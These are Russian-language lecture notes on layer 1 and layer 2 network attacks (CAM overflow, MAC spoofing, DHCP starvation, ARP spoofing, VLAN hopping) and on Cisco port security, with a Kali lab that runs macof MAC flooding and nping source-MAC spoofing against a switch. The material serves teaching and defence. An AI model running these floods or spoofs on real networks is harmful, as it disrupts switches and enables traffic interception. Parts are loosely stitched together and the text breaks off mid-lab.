

Лекция 9

Угрозы безопасности на физическом и канальном уровнях модели OSI

Учебные вопросы:

1. Угрозы безопасности физического уровня модели OSI
2. Угрозы безопасности канального уровня модели OSI

Дополнительный материал:



1

Угрозы безопасности физического уровня



— Уровень 1 модели OSI определяет физические каналы, среду передачи данных.

Существует довольно много типов атак, которые можно найти на этом уровне, в том числе:

- Обрезка кабеля/волокна

- Высокое напряжение на медных линиях

- Глушение беспроводных каналов

- Источники электромагнитного поля, расположенные рядом с медными кабелями и т.п.

Защита физического уровня должна выполняться специальными инженерами по монтажу и связи.

Тем не менее сетевым администраторам и специалистам по безопасности важно знать, как строятся физические каналы, и иметь резервные маршруты как для наиболее важных, так и для наиболее уязвимых мест.

2 Угрозы безопасности канального уровня



Уровень 2 модели OSI — это уровень канала передачи данных, который может быть уязвимым с точки зрения безопасности и влиять на верхние уровни, нарушая работу сети. На этом уровне используются технологии, такие как Frame Relay, PPP, Ethernet и 802.11x. Ethernet — самый популярный протокол уровня 2, поэтому его безопасность важна.

MAC-адреса — уникальные 48-битные идентификаторы, используемые в Ethernet, 802.11x и Bluetooth. Они состоят из 24-битного кода производителя (IEEE) и 24-битного уникального идентификатора интерфейса.

Существуют онлайн сервисы по расшифровке MAC-адреса:

Для беспроводных роутеров по MAC-адресу можно определить их географическое местоположение. Если введенный вами MAC-адрес находится в нашей базе, то помимо данных о производителе, вы увидите карту с географическим местоположением роутера. Для демонстрации можно попробовать провести проверку MAC-адреса 00:01:E3:F4:6D:C3

MAC: 00:01:E3:F4:6D:C3

Найти

MAC 60F6771B5A93

Компания: Intel Corporate


Адрес: Kulim Kedah 09000, Lot 8, Jalan Hi-Tech 2/3

Страна: Малайзия



По соглашению для широковещательной рассылки используется MAC-адрес FF-FF-FF-FF-FF-FF.

Проблема безопасности, встречающаяся на уровне 2, - это переполнение таблицы CAM, которое влияет на коммутаторы в сети.



As soon as devices transfer frames, the switch uses those frame to build the CAM table dynamically.

changed state to up
When the switch starts, the CAM table is empty.


```
Switch>enable
Switch#show mac-address-table
Mac Address Table
```

Vlan	Mac Address	Type	Ports

```
Switch#show mac-address-table
Mac Address Table
```

Vlan	Mac Address	Type	Ports
1	0001.6462.12ce	DYNAMIC	Fa0/3
1	0001.c965.b519	DYNAMIC	Gig0/1
1	0007.ecdd.4128	DYNAMIC	Fa0/2
1	0060.3e7d.d194	DYNAMIC	Gig0/1
1	0090.2b22.9cc1	DYNAMIC	Gig0/1
1	00e0.8fad.629a	DYNAMIC	Fa0/1

CAM (Content Addressable Memory) - это физическая часть коммутатора (в смысле специальная память, очень быстрая, заточенная под быстрый поиск); здесь хранится информация о MAC-адресах, доступных на каждом физическом порту коммутатора, и связанных с портами VLAN (виртуальных локальных сетей).






Figure 12.5. 802.1Q trunk between the router and the switch

Этот инструмент быстро заполняет CAM-таблицу коммутатора, к которому подключен компьютер, на котором запущен инструмент, а также соседних коммутаторов. Результатом этой атаки является ненормальное поведение коммутатора, который начинает перенаправлять входящий трафик на все порты (как простой концентратор), что делает возможной атаку «Человек посередине» (MIM) - злоумышленник может начать sniffing сети.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# macof -i eth0 -n 15  
ca:92:9f:63:cd:c9 e9:77:8e:6f:al:49 0.0.0.0.3677 > 0.0.0.0.63148: S 392094569:392094569(0) win 512  
3d:45:20:21:1b:e6 99:e1:72:54:fe:c6 0.0.0.0.54206 > 0.0.0.0.11843: S 1459372484:1459372484(0) win 512  
a8:ea:4d:16:8f:6a b4:5f:38:56:33:80 0.0.0.0.35475 > 0.0.0.0.11499: S 1252574726:1252574726(0) win 512  
97:a8:2b:2b:19:87 a3:6e:b4:3:3a:cb 0.0.0.0.5290 > 0.0.0.0.57111: S 311973068:311973068(0) win 512  
61:91:80:d:c1:cd 7e:44:10:31:ee:d4 0.0.0.0.24501 > 0.0.0.0.59519: S 1393648417:1393648417(0) win 512  
be:48:8a:2e:28:b7 d9:a4:2b:3e:35:ad 0.0.0.0.35607 > 0.0.0.0.16879: S 1711281500:1711281500(0) win 512  
a6:9f:d2:4a:1e:cf 5c:73:84:2f:d0:5c 0.0.0.0.52615 > 0.0.0.0.44803: S 1311016079:1311016079(0) win 512  
d8:dd:9d:60:95:71 5b:68:53:1a:4:34 0.0.0.0.48115 > 0.0.0.0.9786: S 8519533:8519533(0) win 512  
a6:1a:9:4:38:77 ac:51:a3:57:b5:1 0.0.0.0.53284 > 0.0.0.0.44933: S 1988733969:1988733969(0) win 512  
ae:5f:9e:6b:13:8d cb:84:d5:15:2c:ee 0.0.0.0.57800 > 0.0.0.0.14188: S 1011689393:1011689393(0) win 512  
d8:a1:80:4a:74:22 14:6e:fd:37:8:6f 0.0.0.0.34423 > 0.0.0.0.4716: S 1793632231:1793632231(0) win 512  
82:cc:f:38:7f:31 37:c8:68:35:e1:2d 0.0.0.0.3725 > 0.0.0.0.33625: S 1402600953:1402600953(0) win 512  
60:fa:79:54:e0:9c 3c:f3:fe:4a:7a:e9 0.0.0.0.40565 > 0.0.0.0.27862: S 1053302980:1053302980(0) win 512  
6b:5c:e7:44:e4:cb a5:9f:42:5:65:47 0.0.0.0.13307 > 0.0.0.0.49509: S 2108133412:2108133412(0) win 512  
79:cd:53:7a:5d:92 f4:2b:55:4c:6c:c5 0.0.0.0.26490 > 0.0.0.0.52940: S 1296818571:1296818571(0) win 512
```

- К сожалению, Linux не может защитить вас от такого типа атак. Это могут сделать только управляемые коммутаторы с параметрами безопасности портов.

Cisco Switch

Physical Config CLI Attributes

IOS Command Line Interface


Cisco_Switch#show port-security interface GigabitEthernet 0/1

```
Port Security : Enabled  
Port Status : Secure-down  
Violation Mode : Shutdown  
Aging Time : 0 mins  
Aging Type : Absolute  
SecureStatic Address Aging : Disabled  
Maximum MAC Addresses : 5  
Total MAC Addresses : 1  
Configured MAC Addresses : 1  
Sticky MAC Addresses : 0  
Last Source Address:Vlan : 0000.0000.0000:0  
Security Violation Count : 0
```

Злоумышленник может перехватывать пакеты только внутри своей VLAN, поэтому важно определить, откуда могут исходить эти атаки, и убедиться, что никакой важный трафик не проходит через эту VLAN.

Еще одна проблема безопасности, связанная с этой темой, - подмена MAC-адреса, которую злоумышленники используют для замены записи в таблице CAM известного MAC-адреса на другом порту.


MAC Flooding and Spoofing




DHCP-атаки

DHCP (протокол динамической конфигурации хоста), описанный в RFC 2131 это протокол, используемый устройствами в сети для автоматического получения параметров конфигурации сети, таких как IP-адрес, маска подсети, шлюз по умолчанию и IP-адреса DNS-серверов, от сервера в сети с программным обеспечением DHCP Server (в общем где запущен и настроен сервер DHCP).


Серверы DHCP настроены на выдачу клиентам (устройствам в сети) IP-адресов из определенных диапазонов. Базовая работа DHCP




Более детально:



Classical DHCP Starvation Attack







ARP-атаки

ARP это протокол разрешения адресов, используемый для преобразования IP-адресов в MAC-адреса. В пределах одного широковещательного домена (сегмента сети) компьютеры обмениваются сообщениями ARP, чтобы найти MAC-адреса друг друга на основе имеющегося у них IP-адреса назначения (для отправки сообщения).

Атака типа подмены ARP (ARP spoofing) - это простой способ проведения ARP-атак путём отправки широковещательных сообщений с поддельными MAC-или IP-адресами, вызывающими атаки типа «отказ в обслуживании» или «человек посередине».


Добавление пар IP/MAC вручную в таблицы ARP компьютеров в сети может решить некоторые сценарии атак с подменой ARP.





Атаки, связанные с STP и VLAN

Виртуальные локальные сети (VLAN) — это логически независимые сети, физически присутствующие в одной большой локальной сети. Идея VLAN заключается в создании нескольких широковещательных доменов в одной сети и отделении различных типов трафика друг от друга. В одном коммутаторе может существовать несколько VLAN, а информация о VLAN может передаваться между коммутаторами с использованием магистральных (trunk) каналов. Магистраль/транки — это соединения между коммутаторами, которые передают данные между собой, используя теги для определения, к какой VLAN принадлежат данные. Доминирующим протоколом тегирования является IEEE 802.1Q





Разбивка сети на VLAN - мера безопасности на уровне 2, разделяющая трафик. Однако неправильно настроенные коммутаторы могут способствовать атаке под названием VLAN hopping. Злоумышленник помечает данные чужим идентификатором VLAN, создавая магистральный канал между коммутатором и собой и обмениваясь данными с хостами всех VLAN.



Другой тип атаки - создание сетевых петель, когда два порта одной VLAN соединены или между коммутаторами есть несколько путей. Ещё один тип атаки - создание сетевых петель. Сетевая петля возникает, когда два порта, принадлежащие одной и той же VLAN, имеют связь друг с другом или когда между двумя коммутаторами существует два или более путей.





Атаки на коммутатор

В данном разделе посмотрим на то, как можно помешать нормальному функционированию коммутатора и как это предотвратить. Посмотрим на утилиты Linux, которые помогут нам смоделировать атаку на коммутатор: изменение и переполнение таблицы MAC-адресов.

Задачи:


- Создание рабочей среды
- Присвоение статических IP-адресов сетевым устройствам
- Просмотр содержимого таблицы CAM
- Генерация кадров для тестирования и анализа работы таблицы коммутации



Технические условия:

- коммутатор Cisco Catalyst 2960 или эквивалентный - 1 единица;
- компьютер с операционной системой Windows - 2 единицы;
- компьютер с операционной системой Kali Linux - 1 единица.

Локальная сеть



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.1 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::7ec:65a5:58a:a01b prefixlen 64 scopeid 0x20<link>
    ether 00:50:00:00:02:00 txqueuelen 1000 (Ethernet)
    RX packets 177 bytes 27228 (26.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 136 bytes 21326 (20.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

Узел А

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\User>ipconfig /all

Windows IP Configuration

Host Name . . . . . : user-PC
Primary Dns Suffix . . . . . : 
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : 
   Description . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . : 50-00-00-03-00-00
   DHCP Enabled. . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::3a7d:a0e4:54dc:8485::11(Preferred)
   IPv4 Address. . . . . : 192.168.0.2(Preferred)
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 
   DHCPv6 IAID . . . . . : 240126464
   DHCPv6 Client DUID. . . . . : 00-01-00-01-21-72-34-36-50-00-00-01-00-00

   DNS Servers . . . . . : fec8:0:0:ffff::1:1
                           fec8:0:0:ffff::2:1
                           fec8:0:0:ffff::3:1
   NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter isatap.{42a1f8b7-3008-4ef7-81aF-C694F5F3081B}:

   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : 
   Description . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . : 00-00-00-00-00-00-00-00
   DHCP Enabled. . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users\User>
```

Узел В

```
Administrator: Command Prompt
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users>User>ipconfig /all

Windows IP Configuration

Host Name . . . . . : user-PC
Primary Dns Suffix . . . . . : 
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : 
   Description . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . : 50-00-00-04-00-00
   DHCP Enabled. . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::B5F7:838e:6b47:4ba6::11(Preferred)
   IPv4 Address. . . . . : 192.168.0.3(Preferred)
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 
   DHCPv6 IAID . . . . . : 240126464
   DHCPv6 Client DUID. . . . . : 00-01-00-01-21-72-34-36-50-00-00-01-00-00

   DNS Servers . . . . . : fec8:0:0:ffff::1:1
                           fec8:0:0:ffff::2:1
                           fec8:0:0:ffff::3:1
   NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter isatap.{42a1f8b7-3008-4ef7-81aF-C694F5F3081B}:

   Media State . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : 
   Description . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . : 00-00-00-00-00-00-00-00
   DHCP Enabled. . . . . : No
   Autoconfiguration Enabled . . . . : Yes

C:\Users>User>
```

Узел С

```
Switch#show mac address-table
      Mac Address Table
```

```
-----
Vlan    Mac Address      Type    Ports
-----
  1      0050.0000.0200    DYNAMIC Et0/1
  1      5000.0003.0000    DYNAMIC Et0/2
  1      5000.0004.0000    DYNAMIC Et0/3
Total Mac Addresses for this criterion: 3
Switch#
```

```
root@kali:~# nping --source-mac 50:00:00:04:00:00 192.168.0.3
```

```
Starting Nping 0.7.80 ( https://nmap.org/nping ) at 2024-11-07 01:03 EST
SENT (0.2290s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=2] IP [ttl=64 id=
36083 iplen=28 ]
SENT (1.2290s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=3] IP [ttl=64 id=
36083 iplen=28 ]
SENT (2.2309s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=3] IP [ttl=64 id=
36083 iplen=28 ]
SENT (3.2325s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=4] IP [ttl=64 id=
36083 iplen=28 ]
SENT (4.2351s) ICMP [192.168.0.1 > 192.168.0.3 Echo request (type=8/code=0) id=33096 seq=5] IP [ttl=64 id=
36083 iplen=28 ]
```

```
Max rtt: N/A | Min rtt: N/A | Avg rtt: N/A
Raw packets sent: 5 (210B) | Rcvd: 0 (0B) | Lost: 5 (100.00%)
Nping done: 1 IP address pinged in 5.25 seconds
```

```
root@kali:~#
```

```
Mac Address      Type    Ports
-----
0050.0000.0200    DYNAMIC Et0/1
5000.0003.0000    DYNAMIC Et0/1
5000.0004.0000    DYNAMIC Et0/1
```

Генерация кадров для атаки на таблицу коммутации:

- запустите терминал в ОС Kali Linux на узле A;
 - войдите в консоль управления коммутатором и используйте команду «show mac address-table» для отображения таблицы коммутации.
- изначально таблица коммутации выглядит

После проведения успешной атаки таблица коммутации выглядит следующим образом:

```
Switch#show mac address
Switch#show mac address-table
      Mac Address Table
-----
Vlan    Mac Address      Type    Ports
-----
1       0050.0000.0200    DYNAMIC Et0/1
1       5000.0003.0000    DYNAMIC Et0/1
1       5000.0004.0000    DYNAMIC Et0/1
Total Mac Addresses for this criterion: 3
Switch#
```

Настройка Port Security на коммутаторах Cisco:

- * Статические MAC-адреса: задаются вручную командой `switchport port-security mac-address`.
- * Динамические MAC-адреса: автоматически изучаются и сохраняются, удаляются при перезагрузке.
- * Sticky MAC-адреса: комбинация статических и динамических адресов, сохраняется в конфигурации. Включаются командой `switchport port-security mac-address sticky`.

При настройке учитываются:

- * Максимальное количество разрешенных MAC-адресов.
- * Режимы реагирования на нарушения безопасности, по умолчанию — Shutdown. Режим Shutdown блокирует интерфейс при нарушении, отправляет SNMP trap и syslog, увеличивает счетчик нарушений.

Создание трафика для переполнения таблицы коммутации:

